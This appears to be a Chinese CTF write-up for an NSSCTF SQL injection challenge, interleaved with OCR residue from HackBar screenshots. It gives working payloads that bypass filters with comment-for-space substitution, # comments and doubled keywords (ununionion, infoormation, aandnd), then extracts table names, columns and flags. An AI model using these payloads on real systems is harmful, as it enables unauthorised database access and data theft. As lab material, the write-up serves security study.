


判断为单引号闭合

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1' LIMIT 0,1' at line 1




但是注释的时候用--+没用，所以这里--+是被过滤的，尝试用#代替--+



用#有用，然后使用group by判断列数



有上面图片发现group by之间的空格没了，说明这里的空格被过滤了，这里先试一下/**/能不能绕过



Unknown column '4' in 'group statement'

网络

查看器

控制台

调试器

样式编辑器

性能

内存

存储

Encryption

Encoding

SQL

XSS

LFI

XXE

Other

Load URL

Split URL

Execute

Post data

Referer

User Agent

Cookies

Add Header

http://node5.anna.nssctf.cn:29212/

nss=1'/**/group/**/by/**/4#

通过判断列数为3

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select/**/1,2,3#' LIMIT 0,1' at line 1

网络

查看器

控制台

调试器

样式编辑器

性能

内存

存储

无阻碍环境

应用程序

HackBar

HackBar

Encryption

Encoding

SQL

XSS

LFI

XXE

Other

Load URL

Split URL

Execute

Post data

Referer

User Agent

Cookies

Add Header

Clear All

http://node5.anna.nssctf.cn:29212/

nss=1'/**/union/**/select/**/1,2,3#

判断回显位的时候发现union也被过滤了，然后使用双写绕过 这里还有一个坑就是nss=-1回显位竟然没有我们想要的东西，那么就更夸张一点来个-123

nss=-123'/**/ununionion/**/select/**/1,database(),3#

37 / 40

Flag: NSS_db

This is true flag: 3

The screenshot shows the Burp Suite interface with the following details:

- Top toolbar: 网络 (Network), 查看器 (View), 控制台 (Console), 调试器 (Debugger), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage).
- Filter tabs: Encryption, Encoding, SQL, XSS, LFI, XXE, Other.
- Buttons: Load URL, Split URL, Execute.
- URL input: `http://node5.anna.nssctf.cn:29212/`
- Options: ☒ Post data, ☐ Referer, ☐ User Agent, ☐ Cookies, Add Header.
- Payload input: `nss=-123'/**/ununionion/**/select/**/1,database(),3#|`

然后就是常规的拿列名拿表名的操作 先拿表名

```
nss=-123'/**/ununionion/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()#
```

Table 'information_schema.tables' doesn't exist

The screenshot shows the Burp Suite interface with the following details:

- Top toolbar: 网络 (Network), 查看器 (View), 控制台 (Console), 调试器 (Debugger), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage), 无障碍环境 (Accessibility), 应用程序 (Applications), HackBar.
- Filter tabs: Encryption, Encoding, SQL, XSS, LFI, XXE, Other.
- Buttons: Load URL, Split URL, Execute.
- URL input: `http://node5.anna.nssctf.cn:29212/`
- Options: ☒ Post data, ☐ Referer, ☐ User Agent, ☐ Cookies, Add Header, Clear All.
- Payload input: `nss=-123'/**/ununionion/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()#`

这里information变为infmation说明or被过滤了，双写绕过

```
nss=-123'/**/ununionion/**/select/**/1,2,group_concat(table_name)/**/from/**/infoormation_schema.tables/**/where/**/table_schema=database()#
```

Flag: 2

This is true flag: NSS_tb,users

网络查看器控制台调试器样式编辑器性能内存存储无障碍环境应用程序HackBar

EncryptionEncodingSQLXSSLFXXEOther

Load URL

Split URL

Execute

☒ Post data☐ Referer☐ User Agent☐ Cookies

Add Header

Clear All

nss=-123'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()#

然后拿列名,这里要注意and也被过滤了

nss=-123'/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema=database()/**/aandnd/**/table_name='NSS_tb'#

Flag: 2

This is true flag: id,Secr3t,flll444g

网络查看器控制台调试器样式编辑器性能内存存储无障碍环境应用程序HackBar

EncryptionEncodingSQLXSSLFXXEOther

Load URL

Split URL

Execute

☒ Post data☐ Referer☐ User Agent☐ Cookies

Add Header

Clear All

nss=-123'/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema=database()/**/aandnd/**/table_name='NSS_tb' |

最后拿内容

nss=-123'/**/union/**/select/**/1,2,group_concat(id,Secr3t,flll444g)/**/from/**/NSS_tb#

Flag: 2

This is true flag: 1NSSCTF{8dd47923-5384-4cda-8beb-240565f6a54a}NSSCTF{I_d0nt_want_t0_w4ke_up}

网络查看器控制台调试器样式编辑器性能内存存储无故障环境应用程序HackBarHackBar

EncryptionEncodingSQLXSSLFXXEOther

Load URL

Split URL

Execute

☒ Post data☐ Referer☐ User Agent☐ Cookies

Add HeaderClear All

nss=-123/'**/ununionion/**/select/**/1,2,group_concat(id,Secr3t,fill444g)/**/from/**/NSS_tb#